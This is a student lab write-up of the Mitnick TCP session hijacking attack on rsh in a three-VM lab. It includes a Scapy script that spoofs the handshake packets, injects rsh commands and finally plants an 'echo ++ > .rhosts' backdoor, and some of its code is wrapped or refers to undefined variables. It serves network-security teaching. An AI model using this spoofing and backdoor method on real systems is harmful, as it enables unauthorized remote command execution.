

# The Mitnick Attack by Kevin Mitnick

## Objectives

- TCP session hijacking attack
- TCP three-way handshake protocol
- The Mitnick attack
- Remote shell rsh
- Packet sniffing and spoofing

## Lab Environment Setup


We will use 3 VMs to simulate the server, client and attacker. The client and server are on the same network whereas the attacker is isolated from their network.

- Trusted server - 192.168.115.75
- X-Terminal - 192.168.115.93
- Attacker - 192.168.115.232

Installing the unsecure rsh on the VMs

```
sudo apt-get install rsh-redone-client  
sudo apt-get install rsh-redone-server
```

I created a rhosts file, added the trusted server's IP address so as to allow the trusted server to authenticate without the need of a password. Tested and it returned correct date.




## Simulating a SYN Flooding

Due to the advancement in today's operating systems a SYN DOS cannot affect them machines but at that time it could. To simulate the same effect, we can shutdown the trusted server to achieve same effect.

Before doing so, we need to ensure that X Terminal has an arp cache of Trusted server's MAC. We can ping the Trusted server from X terminal, and just to be sure run this command:


```
arp -s 192.168.115.75 08:00:27:a3:2b:4e
```




At this point we simulate the DOS by shutting down the Trusted Server.

## Spoof first TCP Connection

I used the above code to spoof packets to the X terminal, once the SYN-ACK was sent back, an ACK(spoofed) was sent back. After which the rsh data was sent.



A connection was established on port 9090 with a command to create a file /tmp/xyz. I checked on the X terminal machine but the file had not been created...



```
X-Terminal [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
maryTerminal@VM: ~
maryTerminal@VM:~$ ls /tmp
ls: cannot access '/tmp': No such file or directory
maryTerminal@VM:~$ ls /tmp
config-err-pKyCCB
systemd-private-a6e20bb9f6794699a06d0a73d7292198-color
.service-Ql98cP
systemd-private-a6e20bb9f6794699a06d0a73d7292198-rtkit-
daemon.service-AUmKKc
unity_support_test.1
wireshark_enp0s3_20240417063915_GqM3o9.pcapng
maryTerminal@VM:~$
```

## Spoofing Second TCP Connection

We need to spoof another packet to ensure X-Terminal and trusted server finish establishing their connection. When X-Terminal sends a SYN we should spoof a SYN-ACK packet with the code below

```
#!/usr/bin/python3

from scapy.all import*

x_ip = "192.168.115.93" #X-Terminal
x_port = 514 #Port number used by X-Terminal
x_port1=1023
srv_ip = "192.168.115.75" #The trusted server
srv_port = 1023 #Port number used by the trusted server
srv_port1= 9090
def spoof_pkt(pkt):
    Seq=123456789 + 1 #The sequence number is always in increment of 1
    old_ip=pkt[IP]
    old_tcp=pkt[TCP]
```

```

    tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4
    print ("{}: {} -> {}: {} Flags={} Len={}".format(old_ip.src,
old_tcp.sport,
old_ip.dst, old_tcp.dport, old_tcp.flags, tcp_len))

    #send spoofed ACK packet when SYN ACK packet is detected
    if old_tcp.flags=="SA": #if old flag is SYN ACK then send a spoofed ack
packet
        print("sending spoofed ACK packet to the X-Terminal (Victim)")
        ip=IP(src=src_ip,dst=x_ip) #sending ack
        tcp=TCP(sport=src_port, dport=x_port, flags="A", seq=Seq,
ack=old_ip.seq + 1)
        pkt=ip/tcp
        send(pkt, verbose=0)

    # Sending spoofed RSH data packet after sending ACK packet to X-
terminal
        print("Sending Spoofed RSH Data Packet to the X-Terminal")
        data = '9090\x00seed\x00seed\x00touch /tmp/xyz\x00' #echo + + will
replace the previous trusted server ip address and wouldn't authenticate
anyone RSH connection to the server.
        pkt = ip/tcp/data
        send(pkt,verbose=0)



    if old_tcp.flags=='S' and old_tcp.dport == src_port1 and old_ip.dst ==
src_ip:
        Sequence=123456788
        print("sending spoofed SYN+ACK packet to the X-Terminal")
        ip=IP(src=src_ip,dst=x_ip)
        tcp=TCP(sport=src_port1, dport=x_port1, flags="SA", seq=Sequence,
ack=old_ip.seq + 1)
        pkt=ip/tcp
        send(pkt, verbose=0)

# This is the first function which will be executed when the main function
is executed. It sends a Spoofed SYN packet to the X-terminal inacting as
trusted server.
def spoofing_SYNPacket():
    print("Sending Spoofed SYN packet to X-terminal (victim)")
    ip = IP(src="192.168.115.75", dst="192.168.115.93") #src is trusted
server and dst is x-terminal
    tcp = TCP(sport=1023,dport=514,flags="S", seq=123456789)
    pkt = ip/tcp
    send(pkt,verbose=0)

spoofing_SYNPacket()
pkt=sniff(filter="tcp and dst host 192.168.115.75", prn=spoof_pkt)

```

It worked when I compiled all the code in one file. I was able to respond a spoofed SYN-ACK to the SYN sent by X terminal hence the touch command was executed.



## Setting up a Backdoor

I changed the rsh data to



```
data = '9090\x00seed\x00seed\x00echo ++ > .rhosts\x00'
```

I can now run authenticate and run commands on the X-Server

